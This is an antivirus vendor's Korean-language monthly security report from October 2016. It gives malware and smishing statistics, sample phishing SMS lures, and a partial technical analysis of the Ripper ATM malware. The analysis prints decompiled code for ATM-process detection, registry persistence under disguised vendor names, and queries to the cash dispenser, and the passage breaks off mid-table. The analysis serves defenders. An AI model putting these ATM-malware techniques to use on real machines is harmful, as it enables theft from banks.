알약
월간 보안동향
보고서.

2016년 10월

알약 10월 보안동향보고서
CONTENTS

9 월 총평

9 월에 장기간의 추석연휴가 포함되어 있던 영향으로 전체적으로 악성코드 감염자수는 8 월보다 오히려 조금 더 줄었습니다. 그러나 여전히 9 월에도 다양한 형태(스피어피싱, DOC 매크로 공격, 악성 토렌트 파일 다운로드)등의 보안 이슈가 발생하였습니다.

먼저, 9 월초에는 탈북 및 대북 관련 내용이 담긴 hwp 문서를 국내 특정기관이나 기업에 뿌려 감염된 PC 의 정보를 수집하고 원격제어, 추가 악성코드 다운로드등을 노린 공격이 확인되었고 추석을 바로 앞둔 시점에서는 여름극장가에서 흥행을 일으켰던 영화 '부산행'의 torrent 파일로 위장하여 가짜동영상과 함께 악성코드가 포함된 chm 파일을 유포하여 가짜동영상이 실행이 되지 않을 경우 사용자로 하여금 자연스럽게 chm 파일을 열어 악성코드를 감염시키는 시도도 확인되었습니다.

9 월말에는 MS 스토어에서 MS 서피스북 발송 관련 내용으로 메일을 보낸 것처럼 하여 사용자로 하여금 별다른 의심없이 첨부파일을 실행하도록 유도하고 있으며 첨부파일을 실행한 사용자에게 매크로 실행을 유도하여 악성코드를 감염시키고 정보를 빼가는 공격도 확인되었습니다.

9 월에 발견된 주요 보안이슈들을 살펴보면 무엇보다 공격자들이 악성코드를 유포하는 데 있어서 리소스가 상대적으로 많이 필요하지 않으면서 효과가 좋은 '사회공학적 기법'을 많이 활용하는 것을 확인할 수 있습니다. 이 '사회공학적 기법'은 사용자들이 전혀 공격인지 알아채지 못하게 자연스러운 형태로 감염을 시도합니다. 따라서 보안 이슈에 대해 평소에 조금 더 관심을 가지고 관련 뉴스를 살피고 의심스러운 메일을 열어보거나 파일을 실행하는 데 있어서 조금만 주의를 기울인다면 소중한 정보를 안전하게 보호할 수 있는 첫걸음이 되리라 생각합니다.

Part1. 9 월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스미싱 분석

1. 악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2016 년 9 월의 감염 악성코드 Top 15 리스트에서는 지난 8 월달에 각각 1,2,3 위를 차지했던 악성코드들이 동일한 순위를 유지하였다. 지난달 5 위였던 Misc.HackTool.WinActivator 가 한 계단 상승하였고, SWF 취약점을 이용하여 악성코드를 다운로드시키는 Exploit.SWF.Downloader 이 새로 5 위를 차지했다.


순위	등락	악성코드 진단명	카테고리	합계 (감염자수)
1	-	Misc.Keygen	Trojan	455
2	-	Gen:Trojan.Heur.5yXa4CUW7BfG	Trojan	232
3	-	Misc.Suspicious.NTZ	Trojan	214
4	↑1	Misc.HackTool.WinActivator	Trojan	162
5	New	Exploit.SWF.Downloader	Exploit	108
6	↑4	Gen:Trojan.Heur.GZ.hw2@bWfyC0oO	Trojan	104
7	-	Gen:Trojan.Heur.5yXa4O7AvFmG	Trojan	96
8	New	Trojan.GenericKD.3478486	Trojan	96
9	New	Gen:Variant.Razy.63854	Trojan	94
10	New	Misc.Riskware.BitCoinMiner	Trojan	80
11	-	Variant.Strictor.9778	Trojan	71
12	↑2	Gen:Variant.Graftor.272300	Trojan	71
13	New	Gen:Variant.MSILPerseus.46104	Trojan	65
14	↓2	Gen:Variant.Jaik.10505	Trojan	64
15	New	Trojan.GenericKD.3522163	Trojan	61

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2016 년 09 월 01 일 ~ 2016 년 09 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 95%를 차지했으며 취약점(Exploit) 유형이 5%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


9 월에는 지난 8 월과 비교하여 비율상으로 트로이목마(Trojan) 유형의 악성코드가 소폭 증가하였고, 취약점(Exploit)유형의 악성코드가 늘어난 것으로 확인되었다.




2. 허니팟/트래픽 분석

9 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수

2016 년 04 월 ~ 2016 년 09 월

3. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2016 년 09 월 01 일 ~ 2016 년 09 월 30 일
총 신고건수	3,370 건

키워드별 신고내역

키워드	신고 건수	비율
택배	101	3.00%
결혼	59	1.75%
업데이트	13	0.39%
돌잔치	8	0.24%
여행	5	0.15%
본인확인	4	0.12%
비상소집	3	0.09%
퀵	2	0.06%
생일	1	0.03%
위반단속	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 4,118건 대비 이번 달 3,370건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 748건 감소했다. 이번 달은 택배 관련 스미싱이 대부분을 차지했으며, 교통 위반 단속 관련 스미싱이 새로 등장했다.

알약이 뽑은 9 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	승현이님 10월달 교통*위반단속 확인조회
2	[Web발신] {첫돐잔치합니다}2016년9월26일 14:00제이오스티엘청첩장보기
3	{우리결혼해요} 2016년10월2일14:00:롯데웨딩홀청첩장보기

다수문자

순위	문자 내용
1	[Web발신] 고객님 8.29 배송입니다 확인하세요
2	{우리결혼해요} 2016년10월2일14:00:롯데웨딩홀청첩장보기
3	고진수구글 업데이트가 피료합니다
4	[Web발신] {첫돐잔치합니다}2016년9월26일 14:00제이오스티엘청첩장보기
5	l2 우리(같o이 여행가요- 고고싱^~
6	[Web발신]본인인증요망
7	비상소집 보충교육일정 안내문입니다
8	[Web발신](오오이사퀵)/감전동-구평동 배송.완료되었습니다
9	저희 집사람이 8월28일 생일입니다 여러분이 참석해주셧으면 좋겟습니다 . 행복할게요^^
10	승현이님 10월달 교통*위반단속 확인조회


Part2. 9 월의 악성코드 이슈 분석

[Trojan.Agent.Ripper] 악성코드 분석 보고서

1. 개요

2016 년 7 월 대만지역의 대만제일은행의 20 여개 지점의 41 개 ATM 기기가 해커의 공격을 받아 대만달러 8327 만 달러의 피해가 발생하였다. 현재 해당 사건은 이미 해결이 되었으며, 범인으로 추정되는 사람들을 검거하였으며, 피해금액을 대부분 환수하였다. 공격의 대상이 된 ATM 기기는 XFS 구조를 기반으로 한 기기로서 관리가 상대적으로 미흡한 낙후된 기기였음이 드러났다.


XFS(eXtensions for Financial Services)는 90 년대 초반에 CD/ATM 에 Microsoft windows 운영체제가 도입된 이후 금융기관, Microsoft, CD/ATM 제조사들이 표준으로 개발 및 제정하였다. 따라서 일반적인 Windows 운영체제에서 사용되는 시스템이 아니며 결제 시스템과 전자 금융 전송 서비스를 주 목적으로 하는 기기에서 사용되는 시스템이다.



[그림 1] XFS 시스템 구조

윈도우 어플리케이션으로 XFS API(WFS 류 함수)를 사용하여 XFS Manager 에 접근하게 되며 XFS Manager 는 XFS SPI(WFP 류 함수)를 사용하여 각 CD/ATM 벤더의 Service Provider 를 제어하게 된다. 따라서 Service Provider 는 CD/ATM 기기를 작동시키게 된다.

악성코드가 XFS 를 이용하여 공격을 수행한 흐름도는 아래와 같다.



[그림 2] Ripper 흐름도

2. 악성코드 상세 분석

2.1 악성코드의 주요 동작

악성코드는 주요 동작을 수행하기에 앞서 WM_XFS_STOP 메시지를 시스템에 전파 하여 윈도우 메시지 프로시저 기반으로 이미 실행중인 악성코드가 있다면 종료시킨다.

```
WM_XFS_STOP_MESSAGE = RegisterWindowMessageW(L"WM_XFS_STOP");
Info = 8;
BroadcastSystemMessageW(0x12u, &Info, WM_XFS_STOP_MESSAGE, 0, 0);
```

[그림 3] WM_XFS_STOP 이라는 메시지를 따로 정의한 뒤 브로드캐스트 하는 모습

```
if ( Msg == WM_XFS_STOP_MESSAGE )
  exit(0);
```

[그림 4] WM_XFS_STOP 이 전달됐을 때 종료되는 코드 (윈도우 메시지 프로시저 코드의 일부)

본 악성코드는 한 개의 악성 바이너리 파일 안에 악성코드의 설치, 제거, 시작 및 중지 등의 기능을 모두 포함 하고 있다. 커맨드라인에 전달하는 인자에 따라서 다른 동작을 수행하게 되며 그 내용은 아래와 같다.

커맨드라인 형식 : [악성 실행파일] [주요 동작] [하위 동작]

주요 동작	하위 동작	내용
/autorun		10 분동안 Sleep 상태로 들어가서 작동을 일시 중지한다.
/uninstall		HKML\SOFTWARE\Microsoft\Windows\CurrentVersion\Run HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 위 두 경로에 NCRPRS, DBackup, FWLoadPm 레지스트리 값을 삭제한다.
/install		[NCRPRS.exe] [DBackup.exe] [FwLoadPm.exe] 프로세스가 존재하는지 확인하고 존재할 경우 악성코드 파일 이름을 존재하는 해당 벤더의 실행 파일 이름으로 변경하고 레지스트리의 Run 에 등록시킨다.
/stop		현재 실행중인 악성코드들을 모두 종료시킨다. 동작 중인 악성코드는 윈도우 메시지 프로시저를 기반으로 작동하는데, 메시지 프로시저에는 WM_XFS_STOP 이라는 악성코드가 미리 정의해 둔 메시지를 받으면 종료되게끔 구현되어 있다.
/cleanup		악성코드에서 생성한 로그 파일 및 기타 흔적을 모두 삭제한다.
service	install	DBackup Service 라는 이름으로 서비스를 생성한다.
	remove	악성코드가 생성한 DBackup Service 를 삭제한다.
	start	악성코드가 생성한 DBackup Service 를 시작한다
	stop	악성코드가 생성한 DBackup Service 를 중지한다.

2.2 상세 분석

2.2.1 악성코드의 설치

악성코드의 설치는 /install 인자가 커맨드라인에 전달되면 수행된다. install 인자가 전달되면서 악성코드가 실행되면 아래와 같이 ATM 프로그램이 구동 중 인지를 먼저 파악한다. 여러 프로그램을 노리는 것으로 봐서 이 악성코드는 3 가지 종류의 ATM 프로그램을 염두에 두고 만들어진 것으로 보여진다.

```
LOBYTE(v47) = 1;                                        //
                                                        // Search ATM Process
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_tr
  &v29,
  "APTRA");
if ( SearchProcess(v29, v30, v31, dwType, lpData_1, cbData) )
{
  v0 = std::char_traits<char>::length("C:WWProgram FilesWWNCR AptraWWbinWWNCRPRS.exe");
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::assign(
    &v44,
    "C:WWProgram FilesWWNCR AptraWWbinWWNCRPRS.exe",
    v0);
  v1 = "NCRPRS";
}
else
{
  std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_
    &v29,
    "Agilis");
  if ( SearchProcess(v29, v30, v31, dwType, lpData_1, cbData) )
  {
    v2 = std::char_traits<char>::length("C:WWProgram FilesWWDieboldWWAgilis StartupWWDBackup.exe");
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::assign(
      &v44,
      "C:WWProgram FilesWWDieboldWWAgilis StartupWWDBackup.exe",
      v2);
    v1 = "DBackup";
  }
  else
  {
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::cha
      &v29,
      "FwLoadPm.exe");
    if ( !SearchProcess(v29, v30, v31, dwType, lpData_1, cbData) )
      goto LABEL_8;
    v3 = std::char_traits<char>::length("C:WWProbaseWWcscw32WWbinWWFwLoadPm.exe");
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::assign(
      &v44,
      "C:WWProbaseWWcscw32WWbinWWFwLoadPm.exe",
```

[그림 5] 여러 벤더의 ATM 프로그램의 실행 여부를 검색하는 모습

현재 구동중인 프로그램 판별 완료 후에는 그 종류에 따라서 레지스트리의 시작 항목에 적절한 눈속임을 위한 가짜 이름으로 등록을 수행한다. 아래는 그에 해당하는 코드의 일부이다. 아래의 코드가 실행되고 나면 ATM 기기가 재 시작 될 때마다 악성코드도 실행된다.

```
sub_408910(&lpData, cbData, AutoRunString);
RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, &phkResult);
v12 = &lpData;
if ( v43 >= 8 )
  v12 = lpData;
v13 = (v12 + 1);
do
{
  v14 = *v12;
  ++v12;
}
while ( v14 );
cbData = 2 * ((v12 - v13) >> 1) + 2;
v15 = &lpData;
if ( v43 >= 8 )
  v15 = lpData;
lpData_1 = v15;
dwType = 1;
lpValueName_2 = &lpValueName;
if ( v38 >= 8 )
  lpValueName_2 = lpValueName;
RegSetValueExW(phkResult, lpValueName_2, 0, dwType, lpData_1, cbData);
RegCloseKey(phkResult);
phkResult = 0;
RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, &phkResult);
v17 = &lpData;
```

[그림 6] 레지스트리 시작 항목에 값을 설정하는 코드

2.2.2 ATM 의 Cash Dispense Module(CDM)에 접근

ATM 기기는 여러 가지 구성 요소로 나뉘어져 있다. 크게 구분해 보면 아래와 같다.

- CAM : 카메라
- CDM : 현금 자동 지급기
- CHK : 수표 판독기
- DEP : 저장소
- IDC : ID 카드 판독기
- PIN : PIN 패드
- PTR : 프린터
- SIU : 센서
- TTU : 텍스트 단말기

악성코드 제작자는 위 구성요소들 중 현금 인출과 직접적으로 관련된 CDM 기능을 노렸다. 아래는 CDM 으로부터 각종 정보를 얻어오는 코드의 일부이다.

```
if ( dwCategory == 301 )                    // WFS_INF_CDM_STATUS
{
  if ( (*(lppResult + 30))->fwDevice )
    *(v3 + 2108) = 0;
  else
    *(v3 + 2108) = 1;
  LOBYTE(v2) = 1;
  goto LABEL_16;
}
if ( dwCategory == 302 )                    // WFS_INF_CDM_CAPABILITIES
{
  Capabilities = *(lppResult + 30);
  *(v3 + 2110) = Capabilities->wMaxDispenseItems;// Get maximum amount per each dispense
  *(v3 + 2112) = *(&Capabilities->bShutter + 2);
  *(v3 + 2116) = Capabilities->bCashBox;
}
else
{
  if ( dwCategory != 303 )                  // WFS_INF_CDM_CASH_UNIT_INFO
  {
EL_16:
    WFSFreeResult(v5);
    return v2;
  }
  CashUnit = *(lppResult + 30);
  *(v3 + 2120) = CashUnit->usCount;         // Get cash unit count
  if ( CashUnit->usCount > 0u )
  {
    v7 = (v3 + 2122);
    do
    {
      dwCategorya = (v7 + 64);
      qmemcpy(v7, *(&CashUnit->lppList->usNumber + v2), 0x40u);
      v8 = CashUnit->usCount;
      v10 = __OFSUB__(++v2, v8);
      v9 = v2 - v8 < 0;
      v7 = dwCategorya;
    }
    while ( v9 ^ v10 );
    v5 = lppResult;
  }
```

[그림 7] ATM 의 CDM 으로부터 여러 정보를 얻어오는 코드의 일부

위 코드를 살펴보면 Category 별로 다른 동작을 수행하고 있음을 확인할 수 있는데, 각각이 어떤 동작을 수행하는지 간단히 살펴보면 아래와 같다.

동작	설명
WFS_INF_CDM_STATUS	현재 CDM 의 상태 정보를 얻어올 수 있다. 동작 중인지 여부, Dispenser 내부에 현금이 충분한지 등을 의미한다.
